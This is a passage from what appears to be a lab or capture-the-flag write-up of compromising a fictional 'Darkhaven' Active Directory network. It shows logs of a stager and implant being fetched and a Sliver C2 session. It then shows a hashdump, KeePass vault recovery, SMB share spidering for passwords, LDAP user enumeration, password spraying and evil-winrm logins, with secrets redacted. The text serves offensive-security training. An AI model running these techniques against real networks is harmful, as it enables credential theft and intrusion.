10.10.10.133 - - [03/Apr/2026 10:02:45] "GET /stager.ps1 HTTP/1.1" 200 -
10.10.10.133 - - [03/Apr/2026 10:02:46] "GET /runner.exe HTTP/1.1" 200 -
10.10.10.133 - - [03/Apr/2026 10:02:50] "GET /implant.enc HTTP/1.1" 200 -
Sliver
[*] Session 8b149416 OUTER_SCARF - 10.10.10.133:64850 (sql) - windows/amd64 - Fri, 03 Apr 2026 10:05:28 PDT

[localhost] sliver > sessions

 ID         Transport   Remote Address       Hostname   Username         Operating System   Health
========== =========== ==================== ========== ================ ================== =========
 8b149416   mtls        10.10.10.133:64850   sql        DARKHAVEN\SQL$   windows/amd64      [ALIVE]
With our foothold in place, we can capture the root.txt flag:
PS C:\users\administrator\desktop> ls
ls


    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/14/2024   1:03 AM            470 EC2 Feedback.url
-a----        11/14/2024   1:03 AM            501 EC2 Microsoft Windows Guide.url
-a----         2/27/2026  12:00 PM           2355 Microsoft Edge.lnk
-a----         2/27/2026   1:16 PM             40 root.txt


PS C:\users\administrator\desktop> type root.txt
type root.txt
Hashdump
Enumerating as NT AUTHORITY\SYSTEM:
[server] sliver (OUTER_SCARF) > hashdump

[*] Successfully executed hashdump
[*] Got output:
Administrator:500:Administrator:500:<redacted>:<redacted>:::::
Guest:501:Guest:501:<redacted>:<redacted>:::::
DefaultAccount:503:DefaultAccount:503:<redacted>:<redacted>:::::
WDAGUtilityAccount:504:WDAGUtilityAccount:504:<redacted>:<redacted>:::::
sql_backup_local:1000:sql_backup_local:1000:<redacted>:<redacted>:::::
sql_svc_int:1002:sql_svc_int:1002:<redacted>:<redacted>:::::
Stored Passwords / KeePass Recovery
On the root of C:\ there is a folder called stored_passwords:
[server] sliver (OUTER_SCARF) > cd stored_passwords

[*] C:\stored_passwords

[server] sliver (OUTER_SCARF) > ls

C:\stored_passwords (3 items, 3.7 KiB)
======================================
drwxrwxrwx  .                  <dir>    Fri Feb 27 14:00:55 +0000 2026
-rw-rw-rw-  it_passwords.kdbx  2.7 KiB  Fri Feb 27 14:12:47 +0000 2026
-rw-rw-rw-  README.txt         956 B    Fri Feb 27 14:14:27 +0000 2026


[server] sliver (OUTER_SCARF) > download it_passwords.kdbx

[*] Wrote 2782 bytes (1 file successfully, 0 files unsuccessfully) to /workspace/killshot/it_passwords.kdbx
The README has the master password:
Exegol ➜ /workspace/killshot 𝘹 cat README.txt
Darkhaven Technologies - IT Department Password Store
======================================================
File   : it_passwords.kdbx
Format : KeePass 2.x

Contents:
  - Network Infrastructure
      > Core Switch (sw-core-01)
      > Firewall Admin (fw-ext-01)
      > Out-of-Band Management (OOBM)
  - Servers
      > Domain Controller (dc.ext.darkhaven.local)
      > SQL Server (sql.ext.darkhaven.local)
      > Backup Server (bkp-01.ext.darkhaven.local)
  - Service Accounts
      > sql_svc           (SQL Server service account)
      > svc_backup        (Veeam Backup)
      > svc_monitoring    (SCOM data collector)
      > svc_webpool       (IIS application pool)
      > svc_sccm          (SCCM network access)
  - Cloud / SaaS
      > Azure Portal
      > Microsoft 365 Admin Center
      > Cloudflare DNS

IMPORTANT: Do not copy outside the management VLAN.
Access requests: it-security@darkhaven.local

Master Password: <redacted>
The documented password is not working — let’s validate that the file is not corrupt:
PS C:\stored_passwords> certutil -hashfile C:\stored_passwords\it_passwords.kdbx SHA256
certutil -hashfile C:\stored_passwords\it_passwords.kdbx SHA256
SHA256 hash of C:\stored_passwords\it_passwords.kdbx:
<redacted>
CertUtil: -hashfile command completed successfully.
Exegol ➜ /workspace/killshot 𝘹 sha256sum /workspace/killshot/it_passwords.kdbx
<redacted>  /workspace/killshot/it_passwords.kdbx
Teaching Moment — When a “Master Password” is a Puzzle, not a Key: The file checksummed identically on both sides, so the KDBX was intact. That means the documented master password itself was a red herring. Look at the value:
<redacted>. Tiny transpositions (leet patterns, order of the symbols, case) are a classic CTF author move — the real password is usually a near-anagram or mirror of what the README shows. Try variants until the vault opens.
I was able to figure out the password — the README does contain it, but I’ll leave working out the exact transformation up to you.

Network Infrastructure

Servers

Service Accounts

Domain Users

Full List

Using this information, I generated a user and password list.
KeePass Credentials — Darkhaven IT
Domain Users
showard : <redacted> — rdp://dc.ext.darkhaven.local — IT department account
Network Infrastructure
admin    : <redacted>    — ssh://10.10.10.250                    — Core Switch sw-core-01
fwadmin  : <redacted>  — https://10.10.10.254                  — Firewall fw-ext-01
vpnadmin : <redacted>  — https://vpn.ext.darkhaven.local       — VPN Concentrator
Servers
DARKHAVEN\Administrator : <redacted> — rdp://10.10.10.136       — Domain Controller
sa                      : <redacted>   — tcp://sql.ext.darkhaven.local:1433 — SQL Server
DARKHAVEN\Administrator : <redacted>   — rdp://10.10.10.132       — Web Server
DARKHAVEN\svc_backup    : <redacted>      — https://10.10.10.50:9443 — Backup Server
Service Accounts
sql_svc    : <redacted>     — tcp://sql.ext.darkhaven.local:1433
svc_backup : <redacted> — Veeam B&R service account
svc_webpool: <redacted>        — Also used as LDAP bind account
Password spraying confirms that we have a valid user.
Phase 4: Lateral Movement — Share & Password Spray
Enumerating Shares
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u showard -p '<redacted>' --shares
SMB         10.10.10.4      445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:darkhaven.tech) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:ext.darkhaven.local) (signing:True) (SMBv1:None)
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-KK0CT8N) (domain:corp.darkhaven.tech) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.4      445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\showard:<redacted>
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  [+] corp.darkhaven.tech\showard:<redacted>
SMB         10.10.10.134    445    CA               [+] ext.darkhaven.local\showard:<redacted>
SMB         10.10.10.135    445    SHARE            [+] ext.darkhaven.local\showard:<redacted>
SMB         10.10.10.136    445    DC               [*] Enumerated shares
SMB         10.10.10.136    445    DC               Share           Permissions     Remark
SMB         10.10.10.136    445    DC               -----           -----------     ------
SMB         10.10.10.136    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.136    445    DC               C$                              Default share
SMB         10.10.10.136    445    DC               IPC$            READ            Remote IPC
SMB         10.10.10.136    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.10.136    445    DC               SYSVOL          READ            Logon server share
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  [*] Enumerated shares
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  Share           Permissions     Remark
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  -----           -----------     ------
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  ADMIN$                          Remote Admin
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  C$                              Default share
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  IPC$            READ            Remote IPC
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  NETLOGON        READ            Logon server share
SMB         10.10.10.5      445    EC2AMAZ-KK0CT8N  SYSVOL          READ            Logon server share
SMB         10.10.10.134    445    CA               [*] Enumerated shares
SMB         10.10.10.134    445    CA               Share           Permissions     Remark
SMB         10.10.10.134    445    CA               -----           -----------     ------
SMB         10.10.10.134    445    CA               ADMIN$                          Remote Admin
SMB         10.10.10.134    445    CA               C$                              Default share
SMB         10.10.10.134    445    CA               CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.10.134    445    CA               IPC$            READ            Remote IPC
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [+] ext.darkhaven.local\showard:<redacted>
SMB         10.10.10.135    445    SHARE            [*] Enumerated shares
SMB         10.10.10.135    445    SHARE            Share           Permissions     Remark
SMB         10.10.10.135    445    SHARE            -----           -----------     ------
SMB         10.10.10.135    445    SHARE            ADMIN$                          Remote Admin
SMB         10.10.10.135    445    SHARE            C$                              Default share
SMB         10.10.10.135    445    SHARE            DarkhavenData   READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            DarkheavenData  READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            IPC$            READ            Remote IPC
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Enumerated shares
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  Share           Permissions     Remark
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  -----           -----------     ------
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  ADMIN$                          Remote Admin
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  C$                              Default share
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  IPC$            READ            Remote IPC
Teaching Moment — One Sweep, Two Forests:
showardauthenticates against bothext.darkhaven.local(10.10.10.136) andcorp.darkhaven.tech(10.10.10.5). That is our first concrete signal that Darkhaven has a multi-forest trust topology — useful context to file away for when we start the cross-forest pivot later.
share.ext.darkhaven.local
NXC Module spider_plus:
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.135 -u showard -p '<redacted>' -M spider_plus
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [+] ext.darkhaven.local\showard:<redacted>
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         10.10.10.135    445    SHARE            [*] Enumerated shares
SMB         10.10.10.135    445    SHARE            Share           Permissions     Remark
SMB         10.10.10.135    445    SHARE            -----           -----------     ------
SMB         10.10.10.135    445    SHARE            ADMIN$                          Remote Admin
SMB         10.10.10.135    445    SHARE            C$                              Default share
SMB         10.10.10.135    445    SHARE            DarkhavenData   READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            DarkheavenData  READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            IPC$            READ            Remote IPC
SPIDER_PLUS 10.10.10.135    445    SHARE            [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.10.10.135.json".
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Shares:           5 (ADMIN$, C$, DarkhavenData, DarkheavenData, IPC$)
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Readable Shares:  3 (DarkhavenData, DarkheavenData, IPC$)
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Total folders found:  60
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size average:    1.63 KB
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size min:        763 B
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size max:        20.12 KB
There are a lot of interesting files in here — let’s pull them all:
Exegol ➜ .nxc/modules/nxc_spider_plus 𝘹 cat 10.10.10.135.json | jq
{
  "DarkhavenData": {
    "Finance/Budgets/IT_Budget_FY2025.txt": {
      "atime_epoch": "2026-02-27 16:42:43",
      "ctime_epoch": "2026-02-27 10:12:58",
      "mtime_epoch": "2026-02-27 16:42:54",
      "size": "1.05 KB"
    },
    "Finance/Invoices/Invoice_Log_Q4_2024.txt": {
      "atime_epoch": "2026-02-27 16:42:43",
      "ctime_epoch": "2026-02-27 10:12:58",
      "mtime_epoch": "2026-02-27 16:42:54",
      "size": "854 B"
    },
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.135 -u showard -p '<redacted>' -M spider_plus -o DOWNLOAD_FLAG=True
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [+] ext.darkhaven.local\showard:<redacted>
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]     STATS_FLAG: True
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.10.10.135    445    SHARE            [*]  OUTPUT_FOLDER: /root/.nxc/modules/nxc_spider_plus
SMB         10.10.10.135    445    SHARE            [*] Enumerated shares
SMB         10.10.10.135    445    SHARE            Share           Permissions     Remark
SMB         10.10.10.135    445    SHARE            -----           -----------     ------
SMB         10.10.10.135    445    SHARE            ADMIN$                          Remote Admin
SMB         10.10.10.135    445    SHARE            C$                              Default share
SMB         10.10.10.135    445    SHARE            DarkhavenData   READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            DarkheavenData  READ            Darkhaven Technologies departmental file share
SMB         10.10.10.135    445    SHARE            IPC$            READ            Remote IPC
SPIDER_PLUS 10.10.10.135    445    SHARE            [+] Saved share-file metadata to "/root/.nxc/modules/nxc_spider_plus/10.10.10.135.json".
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Shares:           5 (ADMIN$, C$, DarkhavenData, DarkheavenData, IPC$)
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Readable Shares:  3 (DarkhavenData, DarkheavenData, IPC$)
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Total folders found:  60
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Total files found:    43
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size average:    1.63 KB
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size min:        763 B
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File size max:        20.12 KB
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] File unique exts:     1 (txt)
SPIDER_PLUS 10.10.10.135    445    SHARE            [*] Downloads successful: 43
SPIDER_PLUS 10.10.10.135    445    SHARE            [+] All files processed successfully.
We found some more interesting passwords:
Exegol ➜ modules/nxc_spider_plus/10.10.10.135 𝘹 grep -rn "password\|Password\|USERNAME\|cred" /root/.nxc/modules/nxc_spider_plus/10.10.10.135/ --include="*.txt"
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:7:      Temp password: <redacted> (user changes at first login)
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:17:  [ ] Hand over device with temporary credentials
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:18:  [ ] Password change and MFA setup walkthrough
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/HR/Training/Security_Awareness_2025.txt:9:MODULE 2  Password Security and MFA                20 min
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:68:Rotate all credentials per the 90-day schedule.
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:75:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:81:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:86:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:92:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:97:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:102:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:107:  Password      : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:114:  Password  : <redacted>
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:158:2025-01-14  kwarren    v3.2 - Updated OOBM password post rotation
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Network/Runbooks/Network_Infrastructure_Runbook_v3.txt:162:2024-01-10  kwarren    v2.3 - Added VPN gateway credentials
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Security/Audits/Annual_Pentest_Summary_2024.txt:26:  M-003  Several service accounts with non-expiring passwords and
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Security/Audits/Q4_2024_Access_Review.txt:23:  F-003  LOW     svc_backup password predates current rotation cycle.
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Security/Incident_Reports/INC-2024-0087_Phishing.txt:18:2024-09-12 14:00  Forensic analysis: no credential theft or lateral movement
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Security/Policies/Information_Security_Policy_v2.txt:20:  Password reuse      : last 12 passwords prohibited
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:6:This wordlist was compiled from historical password audits, common patterns
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:7:observed across the Darkhaven environment, vendor default credentials, and
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:8:passwords recovered during previous internal red team engagements.
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:11:  - Internal password auditing
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:14:  - CyberArk onboarding credential verification
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:108:Password890
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/IT/Systems/it_security_wordlist.txt:1748:passwordSec!
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/Operations/SLAs/MSS_SLA_Template_v4.txt:27:  SOC uptime < 99.97%         5% monthly service credit
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/Operations/SLAs/MSS_SLA_Template_v4.txt:28:  Portal uptime < 99.9%       2% monthly service credit
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkhavenData/Operations/SLAs/MSS_SLA_Template_v4.txt:30:  Maximum monthly credit      30% of monthly fee
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:7:      Temp password: <redacted> (user changes at first login)
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:17:  [ ] Hand over device with temporary credentials
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/HR/Onboarding/New_Starter_IT_Checklist.txt:18:  [ ] Password change and MFA setup walkthrough
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/HR/Training/Security_Awareness_2025.txt:9:MODULE 2  Password Security and MFA                20 min
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/IT/Security/Audits/Annual_Pentest_Summary_2024.txt:26:  M-003  Several service accounts with non-expiring passwords and
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/IT/Security/Audits/Q4_2024_Access_Review.txt:23:  F-003  LOW     svc_backup password predates current rotation cycle.
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/IT/Security/Incident_Reports/INC-2024-0087_Phishing.txt:18:2024-09-12 14:00  Forensic analysis: no credential theft or lateral movement
/root/.nxc/modules/nxc_spider_plus/10.10.10.135/DarkheavenData/IT/Security/Policies/Information_Security_Policy_v2.txt:20:  Password reuse      : last 12 passwords prohibited
- <redacted> — Firewall
  - <redacted> — Core Switch
  - <redacted> — Access Switch
  - <redacted> — PRTG Monitoring
  - <redacted> — Out-of-Band Management
  - <redacted> — VPN
  - <redacted> — WiFi Controller
  - <redacted> — NetOps service account
…plus the onboarding default password <redacted>.
I then used NXC to capture the user list:
Exegol ➜ /workspace/killshot 𝘹 nxc ldap 10.10.10.5 -u showard -p '<redacted>' --users
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-KK0CT8N) (domain:corp.darkhaven.tech) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  [+] corp.darkhaven.tech\showard:<redacted>
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  [*] Enumerated 301 domain users: corp.darkhaven.tech
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  Administrator                 2026-03-06 17:26:16 11       Built-in account for administering the computer/domain
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  Guest                         <never>             0        Built-in account for guest access to the computer/domain
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  krbtgt                        2026-03-06 17:56:56 0        Key Distribution Center Service Account
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  ldap_svc                      2026-03-06 18:09:08 0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  sql_svc                       <never>             11
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  svc_backup                    2026-03-06 18:04:45 0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  svc_monitoring                2026-03-06 18:04:45 0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  svc_sccm                      <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  svc_sql                       <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  svc_webpool                   2026-03-06 18:04:45 11
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  abarnes                       <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  acarter                       <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  aclark                        <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  acoleman                      <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  adiaz                         <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  agomez                        <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  agordon                       <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  agray                         <never>             0
LDAP        10.10.10.5      389    EC2AMAZ-KK0CT8N  ahenderson                    <never>             0

<snip>
In this scan we also see that kwarren authenticated:
LDAP 10.10.10.5 389 EC2AMAZ-KK0CT8N kwarren 2026-03-06 18:05:17 0
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -u "kwarren" -p "<redacted>" -i "10.10.10.136"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
…and it seems that every user still has the default password:
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -u "twells" -p "<redacted>" -i "10.10.10.136"

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\>
NXC Password Spray
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u corp_users.txt -p '<redacted>' --continue-on-success
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:ext.darkhaven.local) (signing:True) (SMBv1:None)
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\abarnes:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\acarter:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\aclark:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\acoleman:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\adiaz:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\agomez:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\agordon:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\agray:<redacted>
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\ahenderson:<redacted>cd
*Evil-WinRM* PS C:\> cd users

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
At first it looked like AV might have been killing the shell:
